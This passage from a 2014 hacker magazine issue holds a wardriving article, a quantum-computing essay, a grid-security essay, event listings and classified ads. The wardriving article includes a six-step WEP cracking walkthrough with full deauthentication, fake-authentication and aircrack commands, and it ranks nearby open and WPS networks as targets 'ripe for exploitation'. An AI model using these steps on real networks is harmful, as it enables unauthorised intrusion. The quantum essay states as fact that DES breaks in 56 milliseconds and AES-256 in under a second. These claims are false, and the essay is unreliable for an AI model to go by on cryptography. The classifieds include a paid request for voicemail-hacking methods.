When you open the CSV file, the first row is merely the device information, so it's safe to delete the entire row. Reading your database (CSV) file in a spreadsheet application makes it easy to sort the data for target identification. The first thing I do when I open my file is custom sort by "Type" so I can remove all of the "CDMA" rows. These are the cellular towers that WiGLE logs, and I don't have any use for them (yet). Removing them will leave only Wi-Fi APs that WiGLE has discovered, located, and recorded. Custom sorting the rest of the data by "AuthMode" will let you easily identify APs based on their protection. Seeing *only* "ESS" means it's an *open* network; "[WEP][ESS]" indicates the network uses

	MAC	Channel	SSID	AuthMode	FirstSeen	RSSI	Latitude	Longitude	Altitude (m)	Accuracy (m)	Type
1	MAC	Channel	SSID	AuthMode	FirstSeen	RSSI	Latitude	Longitude	Altitude (m)	Accuracy (m)	Type
2	00:1b:11:42:96:10	6	@HomeA76D	[ESS]	18-06-14 10:15	-90	33.45814045	-82.09916874	99.5	4	WIFI
3	20:e5:2a:a4:a3:ce	11	ATT0235	[WEP][ESS]	24-05-14 11:20	-86	33.48044906	-82.2268103	77.80000305	10	WIFI
4	d8:50:e6:45:22:e8	6	FBI-FIELD OP-2	[WPA2-PSK-CCMP][WPS][ESS]	16-06-14 10:45	-85	33.52594342	-82.0604534	61.40000153	10	WIFI
5	b8:9b:c9:62:86:1b	3		[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]	23-05-14 9:02	-88	33.47782157	-82.22797778	71.5	9	WIFI
6	4c:60:de:b1:c4:8a	1	I can has internets?	[WPA2-?][ESS]	31-12-69 19:00	-92	64.53435414	-705.6933701	0	5840.705078	WIFI
7	c8:d7:19:f5:e5:7a	1	FBI Surveillance Truck 67	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][WPS][ESS]	16-06-14 11:40	-84	33.52689207	-82.05302579	85.40000153	12	WIFI

only the Wired Equivalent Protection (WEP), which most hackers know can be cracked in just a few minutes using Aircrack-ng (as detailed later). "WPS" indicates the AP has Wi-Fi Protected Setup (WPS), which can be brute-forced with Reaver. Surprisingly, out of the 10,393 APs recorded in my database, 944 are *open* networks (*no* security), 599 use WEP, and 5458 APs in my database use WPS. That means that 6904 APs (66 percent) of the networks I've discovered in my area would qualify as "low-hanging fruit" ripe for exploitation.

For the coders, a Python script (sidlog.py) developed by fellow r00tninja "blerbl" that records ESSIDs of discovered networks and client probe requests can be found at `http://pastebin.com/KdDpnpva`. This script only works on a Linux machine with Scapy installed, and does not accomplish nearly as much as WiGLE. However, for the creative minds that are fluent in Python, it provides a starting point to develop your own application that could do things overlooked in all of the popular apps. One thing the sidlog.py script does that WiGLE doesn't do is log the probe requests of devices trying to connect to hidden networks. This script could be used in the recon phase before setting up airbase-ng with hyperfox to perform a deviously effective MITM attack.

If you (or your friend/family member) have a WEP "protected" network, you should change your wireless security to WPA2 using a long, difficult pre-shared key (PSK, a.k.a. passphrase or password) and disable WPS. Why? Because WEP-protected networks can be cracked in less than ten minutes using just *six* simple steps.

[Note: I'm assuming you are using Kali Linux, BackTrack 5 release 3, or another Debian-based Linux distro, and your wireless card can be placed into monitor/promiscuous mode. If you don't already have "terminator" installed, type `sudo apt-get install terminator` in the command line. It will make following these steps easier. I also assume you've already navigated to the directory where you want to save your packet captures to crack. (Type `cd /root/;mkdir scans;cd scans`)]

Step 1: Put your wireless interface (wlan1) into monitor mode and change the MAC address:

```
ifconfig wlan1 down; iwconfig
➥ wlan1 mode monitor;
➥ macchanger -m 00:de:ad:be:ef
➥:00 wlan1; ifconfig wlan1 up
```

Step 2: Find a WEP-protected wireless network:

`airodump-ng wlan1` (Find a network with "WEP" under the "ENC" column, copy the BSSID MAC address and note the channel number - these are both used in the next command. Once you've identified your target WEP AP, press `control+C` to stop the current airodump)

```
airodump-ng --bssid 00:11:22:33
➥:44:55 --channel 1 -w
➥ WEPcapture wlan1
```

Step 3: Identify an associated client you can spoof/deauthenticate:

(Right-click in your terminator window and select "split horizontally" to open a new terminal frame to use in this step. You will leave the packet capture running.)

```
aireplay-ng -0 20 -e APname -a
➥ 00:11:22:33:44:55 -c FF:FF:FF
➥:FF:FF:FF wlan1
```

(If a client pops up with a different MAC address under the "STATION" column, copy that MAC address for use in the following commands. Assume here that 55:44:33:22:11:00 is the spoofed/associated MAC address.)

Step 4: Begin fake-authentication:

```
aireplay-ng -1 6000 -o 1 -q 10
```

```
➥ -e APname -a 00:11:22:33:44:55
➥ -h 55:44:33:22:11:00 wlan1
```

Step 5: Use ARP-replay attack:

(Right-click in your terminator window and select "split horizontally" to open a new terminal frame for this step.)

```
aireplay-ng -3 -e APname -a
➥ 00:11:22:33:44:55 -c 55:44:33
➥:22:11:00 wlan1
```

Step 6: Aircrack the WEP packet capture:

(Right-click in your terminator window and select "split vertically" to open a new terminal frame for this step.)

```
aircrack-ng -a 1 -b 00:11:22:33:
➥44:55 -e APname -l WEPkey
➥ WEPcapture-01.cap
```

These six steps should generate traffic on the WEP-protected network using fake authentication (spoofed as a connected device) in order to capture an increasing number of initialization vectors that are used to crack the WEP key. Depending on the distance from the AP and the amount of traffic on the network, one can crack a WEP key as quickly as five minutes (or less).

Why should you care about your network being susceptible to attack? Because once a malicious intruder is inside your network, she could exploit one of your connected devices, or connect her own device (e.g., a small Raspberry Pi) to your network and use it as a pivot. This technique would allow all of her Internet traffic to *look* like it is coming from *your* network!

I hope everyone now recognizes how susceptible WEP is to attack and chooses to only use WPA2 with a very long, difficult-to-guess/brute-force passphrase (e.g., "!<32600m@g@z!/\3"). Secure your network, and explain to your neighbors why they should secure theirs. Download the WiGLE app for your tablet or smartphone and try it out. If you're like me, you'll likely find yourself intentionally taking the long way home just to do more war-driving. Hack *all* the things!

by Dave D' Rave

A quantum computer is a device which uses quantum effects to perform numeric and symbolic processing. Quantum computer technologies are expected to produce a dramatic speed improvement for applications such as code-breaking, compared with conventional computers. This extreme speed increase is accomplished by using quantum superposition to implement a massively parallel architecture.

Current Technology

The field of quantum computers is currently in a technology race. Research devices have been built using superconducting loops, quantum dots, ion traps, non-linear optics, and crystal defect centers. All of these technologies suffer from noise problems, and it is not clear which method will prove to be suitable for mass production. While there has been a lot of money spent on research, informed opinion is that we are several years away from commercial production of a quantum computer which is clearly useful. When compared with conventional computers, quantum computers are in the year 1930.

Limitations of Quantum Computers

Despite the very high performance of a quantum processor, the input and output operations are going to be pretty much the same speed as any other computer. This means that quantum processors are extremely I/O bound. As a result, practical algorithms will tend to involve either very focused processing of a moderately sized data set (such as a Fourier Transform, a convolution, function minimum search, etc.), or will involve set operations such that the object description is relatively compact (for example, "the set of all prime numbers less than one billion," or "the set of all strings which have the same statistics as the English language").

The output is also constrained, which means that practical algorithms are going to produce results which are relatively small compared to the problem space. For example, we could provide an input set of 256-bit strings, and ask the question "Are any of these strings equal to all zeros?", or "Given this model of the Earth's climate, will it rain in Chicago today?".

There are also technology limitations.

Because of noise, many devices use aggressive error correction, and you frequently see systems in which three or more identical circuits perform the same operation, and voting is used to determine which answer gets sent to the next stage of the algorithm. This sort of thing works better if algorithms are combinatorial, and do not use recursion.

Quantum Set Algorithms

In general, the particular hardware to implement a quantum computer does not matter, because most quantum computing algorithms will run on any suitable machine. (This is similar to conventional computers, where a program will run on a vacuum tube machine, a transistor machine, or a virtual machine, producing the same results.)

One class of quantum algorithms which is relevant to the problem of code breaking are the "set theory" algorithms. In these, a multi-qubit register is the basic unit of operation. For code breaking, the registers are commonly 64-qubit, 128-qubits, or 256-qubits in length. Some typical operations are:

- Load the qubit register with a fixed (often classical) value.
- Add a member to the qubit register's current set.
- Count the number of valid elements in a given set.
- Find the union of the sets in two quantum registers.
- Find the intersection of the sets in two registers.
- Find the inverse (individual not) of the contents of a qubit register. (Single-operand function)
- Rotate the qubits in a given register. (Single-operand function)
- Find the controlled-not (exclusive or) of the contents of two qubit registers. (Dual-operand function)

These medium-level set functions are built out of individual qubit functions, which include the usual sort of quantum computer operations described in the literature:

- Not gate.
- Hadamard gate. (Phase Transform)
- Swap gate.
- Controlled-not gate. (exclusive or)
- Controlled-swap gate.

In practical systems, you would need to be able to create custom functions, by stacking these on top of each other. For example, the DES algorithm contains functions called a "P-box," which can be constructed out of swap operations, and a function called the "S-box," which can be constructed out of controlled-not operations.

Code Breaking

The algorithms used for cryptanalysis tend to be a good fit for the strengths and weaknesses of quantum computers. Electronic coding systems tend to be vulnerable to "set theory" quantum algorithms. All of the mainstream crypto systems are vulnerable, including DES, AES, and IDEA.

One interesting algorithm for DES-type block cyphers is called "20 Questions," and it works like this:

- Instantiate a quantum register which contains 56 qubits, called the key.
- Instantiate a classical register which contains 64 bits, called the plaintext.
- Instantiate a classical register which contains 64 bits, called the cyphertext.
- Build a quantum function called decrypt, which accepts a key and a cyphertext, such that it returns a 64-bit quantum word containing the decryption. (This decrypts the cyphertext using the key, according to the DES algorithm.)
- Build a quantum function called match, which accepts one quantum register input called qdata and one classical register input called cdata, which returns a single quantum bit. (This outputs a 1 bit if the two input words are identical, and outputs a 0 if they are not identical.)
- Build a quantum function called completely_zero, which accepts a single qubit and returns a classical bit value of 1 if and only if the input was a pure |0> state. Return 0 otherwise.
- Iteration 0: Load the key register with a superposition of all possible keys, such that bit 0 (the ls bit) of the key is equal to 1. (This will be a superposition of 2**55 keys.)
- Send key and cyphertext into the decrypt function. The output will be a superposition of 2**55 different decryptions of the cyphertext.
- Send cyphertext and the output of the decrypt function into the match function. (The output will be mostly zero, since most

of the trial keys are not valid.)

- Send the output of the match function into the completely_zero function.
- If the output of completely_zero is 1, then bit 0 (the ls bit) of the result is equal to 0.
- Iteration 1: Load the key register with a superposition of all possible keys, such that bit 1 of the key is equal to 1. (This will be a superposition of 2**55 keys).
- Send key and cyphertext into the decrypt function. The output will be a superposition of 2**55 different decryptions of the cyphertext.
- Send cyphertext and the output of the decrypt function into the match function. (The output will be mostly zero, since most of the trial keys are not valid.)
- Send the output of the match function into the completely_zero function.
- If the output of completely_zero is 1, then bit 1 of the result is equal to 0.
- Iteration 2-55: Repeat the above steps until Iteration 55.
- Complete. You now have all 56 bits of the cipher-key.

Proposed technologies such as quantum dot qubits and polarized photon qubits have a characteristic gate delay time of less than one microsecond. In the above algorithm, the decrypt function and the match function are a few dozen gates thick, which is to say a fraction of a millisecond. If we guess that each iteration will take one millisecond, then the total time for a known plaintext attack on DES is going to be 56 milliseconds.

Cipher systems like AES-256 can also be broken is less than a second.

More sophisticated attacks would require more elaborate functions, but the central fact is that quantum computers will probably provide speedups on the order of 2**50 for problems which are relevant to real-world situations.

Trends in Quantum Computer Hardware Technology

Today, the technology does not allow quantum computers with more than a few dozen qubits to work reliably. This is mostly due to thermal noise. The current approach to the noise problem is to build heroic low-temperature systems, operating in the micro-Kelvin or nano-Kelvin temperature range.

There are a variety of approaches to building the quantum computer hardware, and there are a variety of approaches to algorithm development. All of the candidate hardware technologies have similar speed characteristics, and all of them involve expensive support technology, such as nano-Kelvin refrigeration equipment. As a practical matter, either quantum computers will be developed which are many orders of magnitude faster than current technology (for certain problems), or the hardware will not be developed at all.

So, why should you care about this?

The NSA is building a huge warehouse in Utah whose apparent purpose is to store encrypted messages which they cannot break at this time. NSA believes that future technology will allow them to eventually break current encryption, and they believe that some of those messages will still be useful 20 or 30 years from now. Quantum computers are part of that future.

INFOSEC AND THE ELECTRICAL GRID: THEY GO TOGETHER LIKE PEAS AND CARROTS

by lg0p89

This article is for conversation purposes and to provoke thoughts on the topic.

InfoSec and the electrical grid/utility companies are clearly in two different industries. The definition, active application, and need is self evident. There is no need for an explanation. To rattle on regarding this would be as necessary as writing a treatise on why we need oxygen. With the electrical grid, we all need and use the product. The electrical grid is much like our hemoglobin as it is necessary for our work. The electricity feeds our beloved systems and servers. Without this, the users would simply have boat anchors on their respective desks.

These two industries seemingly are not related, other than a loose indirect link of the computer.

Power Outage

Here is the thing, though. If there is no electricity, there are no computers processing after the auxiliary batteries are run down, unless the entity has a natural gas generator that just happens to be hardwired in.

For those of a certain age, we lived through and vividly remember the power outage of 2003 (Wikipedia, N.D.) On August 14, 2003, just prior to the close of business, Ontario, Canada, and a good portion of the Midwest and Northeast U.S. lost power. No notice. No backup plan. No nothing. No gas, as the gas pumps need electricity. The power was out for two days.

This disrupted everything - literally. Forty-eight hours does not seem like an eternity until you have to live through it. As an example, people could not buy gas to get to work or buy groceries, as the gas pumps require power and the grocery stores need this for the lights, registers, coolers, etc. Also, people and businesses could not operate their A/C. Imagine this for two days in the hot summer and trying to keep the server room at an acceptable temperature. I personally lived through this in southeast Michigan. This brief period was no fun. On the Kelvin (K) scale of enjoyment, this was an absolute zero (0° K).

The power outage was due to several factors. Two of these included not balancing the supply and demand for electricity and the other involved a bug in their software that paused the alarm system in the control room for more than an hour. The alarm would have alerted the control room staff of the issue and potentially stopped the cascading of errors.

Nexus

It is well established how important electricity is to our work and way of life. As noted via the power outage of 2003, the electrical grid is at certain points fragile and vulnerable. It's not as solid as we think. The grid can go down.

The connection is relatively simple. A lack of InfoSec has the propensity to open the utility companies up for issues. Issues as a rule of thumb are bad for the community. There is a distinct need to tie InfoSec with the electrical grid. There is a need to protect the grid from its own, self-imposed vulnerabilities.

It has been known in the industry that utility companies are lacking as it relates to cyber-attacks. (Mills, 2009) The focus has not been on cyber-security, but securing more energy to sell and economizing operations. There are reports that the electrical grid had been compromised previously by non-U.S. entities. Some even say the Russian and Chinese have done this. (Mark, 2009) The issue has been, as the systems become more advanced, that these systems have become less secure.

An example of this is the control system getting, over time, less secure as a matter of convenience. The systems used to be more separated, so the IP-based system could not transfer data or communicate with the control room computers. There is a clear issue with potential accessibility.

Why This is Important

Here is something to think about. Billy works in the control room of the plant at the utility company. Once he arrives home on Tuesday from work, he sits down and checks his Gmail account. He sees an email from "Adriana21", opens it, and clicks on the link for her private photos which are just for him! In short, Billy has become a victim of spear phishing. Billy, in the lack of infinite wisdom,

then logs into his work email account. He then has infected the utility company's system and everything attached to it. When senior management finds out where this issue came from and how it was introduced, Billy is going to have a bad day. This equates to an RGE (resume generating event). With the specific utility, malware may have access to the control room's system.

The direct issue involves the network control software. A portion of the packages unfortunately have this as a default and have the other software bundled with the options to run web servers, remote access, and wireless access. This is very convenient for operations, but is an access point for deviants. These issues provide additional inlets for the deviant to work at in order to hack into the company.

To access these vulnerable systems does not take the state of the art software packages costing over $60 million. All this takes is a little social engineering and a well-directed spear phishing attack. In our example with Billy, the simple yet enticing email simply has to have as a payload the appropriate malware or a link to a malicious website. The plant control network logically should be completely separated from the outside access.

With utilities, there is a certain level of importance. Whenever the power goes out, even for half a day, people get very excited very quickly. This is not a seasonal issue, as people are upset in the winter and summer months. This is clearly different and there is a greater level of security with a utility versus a local dollar store. Not that there is anything right or wrong with a dollar store; this is just used as a comparison.

Warning Will Robinson! Warning!

Please note, this section's title is for a certain demographic.

Back to the focus. The issue is not new. These warnings started in at least 1999. This was also clearly stated in 2004 with the warning that using IP networks was an issue. Further evidence of the issue, if it was even needed, was demonstrated at the 2008 RSA conference. A security-oriented person showed specifically the ease of breaking into a power plant through malware accepted via employee phishing. The examples go and on. This is a function of the relatively easy access.

The utility companies justify the inaction and complacency as there being business uses for having the systems available on the Internet. They also say this is a convenience. Many of these utilities don't understand or care to understand the threats and their implications. A study released in 2011 even suggested a government agency should be created or tasked with protecting the electrical grid. (Homeland Security News Wire; 2011)

It is that important.

Think of it this way. An attack on the electrical grid, if successful, would cause an immediate and significant issue. If the electrical grid not working for two days for portions of the Midwest, Northeast, and Ontario caused a massive amount of stress, think about the effect of just one seaboard not having electricity. This would be very stressful for the people. This would also be stressful for the utility company as they attempted to reboot the system and remove any detected malware.

Summary

We all hope this is a lesson we don't have to learn firsthand. It is by far better to use common sense and fix the issue now and be prepared. To act takes less time and effort than to react.

References

- Wikipedia. (n.d.). *Northeast blackout of 2003.* Retrieved from http://en.wikipedia.org/wiki/Northeast_Blackout_of_2003.
- Mills, E. (2009, April 10). *Just how vulnerable is the electrical grid?* Retrieved from http://news.cnet.com/8301-10_3-10216702-83.html.
- Homeland Security News Wire. (2011, December 14). *Electrical grid needs cyber security oversight: Study.* Retrieved from http://www.homelandsecuritynewswire.com/dr20111214-electrical-grid-needs-cyber-security-oversight-study.
- Mark, R. (2009, April 9). *Electric power grid hack lights up cyber-security infrastructure experts.* Retrieved from http://www.eweek.com/c/a/Security/Electric-Power-Grid-Hack-LightsUp-Cyber-Security-Infrastructure-Experts-389549.

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $150 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

October 11-12
Ruxcon
CQ Function Centre
Melbourne, Australia
www.ruxcon.org.au

October 16-17
GrrCON
DeVos Place
Grand Rapids, Michigan
www.grrcon.org

October 24-26
Pumpcon 2014
Khyber Upstairs
Philadelphia, Pennsylvania
www.pumpcon.org

October 24-26
ToorCon
The Westin San Diego
San Diego, California
sandiego.toorcon.net

October 30 - November 2
PhreakNIC 18
Millennium Maxwell House
Nashville, Tennessee
phreaknic.info

November 19-21
NoSuchCon
Communist Party Headquarters
Paris, France
www.nosuchcon.org

December 11-12
Kiwicon 8
St. James Theatre
Wellington, New Zealand
www.kiwicon.org

December 27-30
Chaos Communication Congress
Congress Center Hamburg
Hamburg, Germany
www.ccc.de

April 3-6
Easterhegg 2015
Braunschweig, Germany
www.easterhegg.eu

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

Marketplace

For Sale

A TOOL TO TALK TO CHIPS. It's the middle of the night. You compile and program test code for what must be the 1000th time. Digging through the datasheets again, you wonder if the problem is in your code, a broken microcontroller... who knows? There are a million possibilities, and you've already tried everything twice. Imagine if you could take the frustration out of learning about a new chip. Type a few intuitive commands into the Bus Pirate's simple console interface. The Bus Pirate translates the commands into the correct signals, sends them to the chip, and the reply appears on the screen. No more worry about incorrect code and peripheral configuration, just pure development fun for only $30 including world wide shipping. Check out this open source project and more at DangerousPrototypes.com.

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we strive to carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Now available in two quantities: $36.99 per 12 pack or $53.99 per 18 pack of half liter bottles plus shipping. Write to contact@club-mate.us or order directly from store.2600.com.

BLUETOOTH SEARCH FOR ANDROID searches for nearby discoverable Bluetooth devices. Runs in the background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and manufacturer. Handles Bluetooth Classic and Bluetooth LE (on LE-equipped Android devices). This is a valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you need Bluetooth Search on your Android device. More info and download @ http://tinyurl.com/btscan.

PORTABLE PENETRATOR. Crack WEP, WPA, WPA2 wifi networks. Coupon code for Portable Penetrator Wifi Cracking Suite. Get 20% off with coupon code 2600 at http://shop.secpoint.com/2600.

HACKERSTICKERS.COM sells great hacker, programmer, and security gear such as shirts, caffeinated candy, laptop stickers, and lock pick sets. Get a free sticker with purchase, just add to cart and enter "freestick" at checkout.

Announcements

WHISTLEBLOWER EDWARD SNOWDEN is currently in Russia where he has been granted temporary asylum. The United States government is exerting substantial pressure on Russia and other countries in an attempt to force Mr. Snowden to the United States where he will face decades in prison or worse. Mr. Snowden's legal defense and its associated public campaign will be a long and expensive journey which will only be overcome with your financial help. Support the right to know. Support Edward Snowden. https://wikileaks.org/freesnowden Donation methods include online credit card or PayPal. Checks can be mailed to Derek Rothera & Company, Chartered Accountants, Units 15 & 16, 7 Wenlock Road, London N1 7SL, United Kingdom. Bitcoins can be sent to 1snowqQP5VmZgU47i5AWwz9fsgHQg94Fa.

Wanted

AUTHOR WILL PAY UP TO $1,000 FOR TECHNICAL CONSULTANT re: *current* technical methods and tactics used to hack voice mail accounts, i.e., England, U.S., and elsewhere. cdg(dot)book(at)yahoo(dot)com

WE ARE AN UNDERGROUND EXPERIMENTAL DUBSTEP RAP BAND along the lines of the Beastie Boys and Mindless Self Indulgence, creating music outside the system exclusively for the Internet. We are in need of an awesome web designer to redesign our outdated wordpress website: www.tvmessiah.com. Check out our latest tracks on youtube (http://www.youtube.com/user/tvmessiah/videos) and, if you dig us and believe we are worthy, please reach out to us: number7@tvmessiah.com.

Services

MERCADOVIAGENS.COM - Where Portuguese speakers solve all their travel and tourism needs.

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data from many sources, including computers, external media, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Sensei's digital forensic examiners all hold prestigious forensic certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (American Bar Association 2006) and of hundreds of articles on digital forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703-359-0700 or email us at sensei@senseient.com.

WANT SOMEONE'S FBI FILE? Check out GetGrandpasFBIfile.com, a site that shows you how to get the FBI files for any dead person. Or use GetMyFBIfile.com, the site that shows you how to get your own FBI file.

INTELLIGENT HACKERS UNIX SHELL: Reverse. Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

GET YOUR HAM RADIO LICENSE! KB6NU's "No-Nonsense" Study Guides make it easy to get your Technician Class or General Class amateur radio license. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. And the best part is that they are free from www.kb6nu.com/tech-manual. E-mail cwgeek@kb6nu.com for more information.

THOUSANDS OF GOVERNMENT DOCUMENTS are published at GovernmentAttic.org. New material available each week. Click on the Documents homepage link to start.

NOPAYCLASSIFIEDS.COM - Free advertising - 50 countries! Free business directory, classified ads (6 free photos) with link to your website to help you expand your business and improve search engine placement. Search over 35 million classified ads (mostly USA) to help you find what you want. Thank you for being part of our online audience!

SECURE UNIX SHELLS & HOSTING SINCE 1999. JEAH.NET is one of the oldest and most trusted for fast, stable shell accounts. We provide hundreds of vhost domains for IRC and email, the latest popular *nix programs, access to classic shell programs and compilers. JEAH.NET proudly hosts eggdrop, BNC, IRCD, and web sites w/SQL. *2600* readers' setup fees are always waived. BTW: FYNE.COM (our sister co.) offers free DNS hosting and WHOIS privacy for $3.50 with all domains registered or transferred in!

BASEMENT TECHIE* AND *THE DYSTONAUT: Two great tastes that taste great together! Better than a kick in the ass with a steel toe boot! DIY - Dystopias - Poor Hackers playing with Electronics and RF - Living Outside The System - by Ticom - http://www.oberonsrest.net/

Personal

SEEKING PEN PALS OR MORE. 29 year old, 6 ft, hazel eyes, blond, gray hat seeking intelligent and/or fun people to talk with. Currently serving time with 6 years remaining. With the type of people here, I may as well be locked up alone. An avid reader, currently reading Ayn Rands' *Atlas Shrugged* as well as various tech magazines and publications. I love to talk tech and have an extensive knowledge of electronics and surveillance systems. 7UC 12 ½ ft. Love cryptography and hidden messages, though the BoP frowns on that. Pictures are OK, in fact, I'd love to see who I'm talking to. There's an old one on my Facebook: facebook.com/bryankersey. I think I was 235165 back then, 179165 now. You can also check out my Twitter account at twitter.com/bryankersey. Also, I have a foot fetish for what that's worth. Please write and let's see where our conversations take us. Solomon B. Kersey #87754-020, Federal Corrections Complex - Low, P.O. Box 5000, Yazoo City, MS 39194.

I AM TRYING TO GET A STEM-PROJECT GROUP in this prison, where men can study advanced topics and apply the concepts in a hobbyist-type makerspace. The University of Wisconsin at Oshkosh's math and science departments have shown an interest in volunteering to do instruction. Books, zines, and equipment are needed to fill it out. I also really need the community to tell the prison's administration that it is a good thing to allow inmates to engage in STEM studies and experimentation, what resources and support are out there, and that such a group should be started. Warden: judy.smith@wisconsin.gov, Edu. Director: david.hines@wisconsin.gov. I can accept new (or like new) publications from any organization, with a receipt, at: Jason Glascock #342498, OSCI, 1730 W. Snell Rd., Oshkosh, WI 54901. Letters, printouts, and zines can be sent to: PO Box 3310, Oshkosh, WI 54903. I am open to any correspondence, and will try to respond to everything. My interests center on applied tech in anything from agriculture to robotics to data. Used publications (or things in electronic format) should be sent to: "Ms. Chaney - Library" at the street address above. If you have equipment, please contact Mr. Hines, the Edu. Director, and send me a record.

OPERATION PRISON PIRATE needs your help! OPP Media started as a hobby in 2012 to provide uncensored information and entertainment to various prisons in the U.S., but we've hit the limit of what we can do by ourselves. We really need donations. It costs us about $50 per broadcast, all out of pocket. Recently, our main transmitted was damaged, and we can't afford to replace it. We are also looking for engineers, producers, voiceover talent, or anyone who can help us in any way. We'd like to expand to cover even more prisons, but we need some help. E-mail us at OPPmedia@hushmail.com, and send bitcoins to 1J34tpXw84qM39LEZRtnUiVVpmuU6oxQJE.

USED PROGRAMMING BOOKS WANTED! I'm stuck in federal prison and I'd like to learn some new stuff, especially programming languages. I was always able to take existing code and extensively modify it (trial and error) to do what I wanted, but I'm tired of doing that. I've got all of this time to try to wrap my head around different languages, so that's my goal. I'm decent with PHP and Perl, but I'd really like to strengthen those as well as learn some new ones. I can receive paperbacks as well as magazines from any source, as long as they're not in a bubble envelope and are marked "Authorized by BOP Policy" on the box/envelope they come in. Media mail or flat rate envelopes are two good options. I can receive up to 5 books in each envelope/box. Please send to Rob Santon 32574-160, FCI Elkton, PO Box 10, Lisbon, OH 44432. Thank you!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com.

Deadline for Winter issue: 11/21/14.

IMPORTANT NEWS:
2015 CALENDARS

The 2015 Hacker Calendar is out!
Each month features a 12"x12" glossy photo of a public telephone from somewhere on the planet, and nearly every day marks something significant in the hacker world.
Get yours today! $14.99 at store.2600.com

SUBSCRIBER DEAL

We were hit hard by the Source Interlink distributor shenanigans (see page 4). We've been forced out of many stores as a result, despite customer demand. You can help us by making sure our current issue (the one you're reading right now) sells out in those places where you can find it. A larger sell-through will help offset the losses from having less copies to sell. Please spread the word, give issues out as presents, challenge your friends to show their courage by proudly purchasing *2600* at the check-out, whatever it takes! We are trying to get our sales back and increase our visibility so people can find us. Your help is vital in this.

Another way you can help get us through this is by bringing our subscription numbers up to help cover our heavy distributor losses. We know a lot of you still read paper magazines and this is one that has so far managed to survive despite all of the trends and warnings - all without running any advertising. The only reason we're still here is because of the support our readers have shown. You are the only ones we owe anything to. So if you think we're doing a decent job and deserve to keep on printing, help us by showing support in one of the following ways:

1) For every **new subscriber** you help us get, we'll add a full year to your existing subscription. The new subscriber simply has to mention your name or subscriber number for this to be applied. There is no limit. Get ten people and you have a decade of *2600* for free. The best part is that you'll be opening up new eyes to the magazine, and we doubt they'll be disappointed.

2) **Existing subscribers**: Renew your subscription now and get an extra year added on. That's a pretty amazing deal and a really simple one too. (New subscribers can take advantage of this too if they renew their subscriptions before the cutoff date.)

Both of these subscription deals are good until the end of the year.
A strong reaction will help get us out of the woods that we were forced to enter.
We can do it with your help!

"The thought of an entire population using computer terminals, not just the technologically literate minority, is truly revolutionary." - 2600 in 1987

Inspirational Music: New Sound Authority, Epip, Rayro (artists heard between talks at HOPE X)

Shout Outs: Thomas Drake, Daniel Ellsberg, Edward Snowden, and everyone else who made HOPE X a milestone in hacker history

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 *(ISSN 0749-3851, USPS # 003-176); Autumn 2014, Volume 31 Issue 3, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $27 individual,
$50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2013 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

ARGENTINA

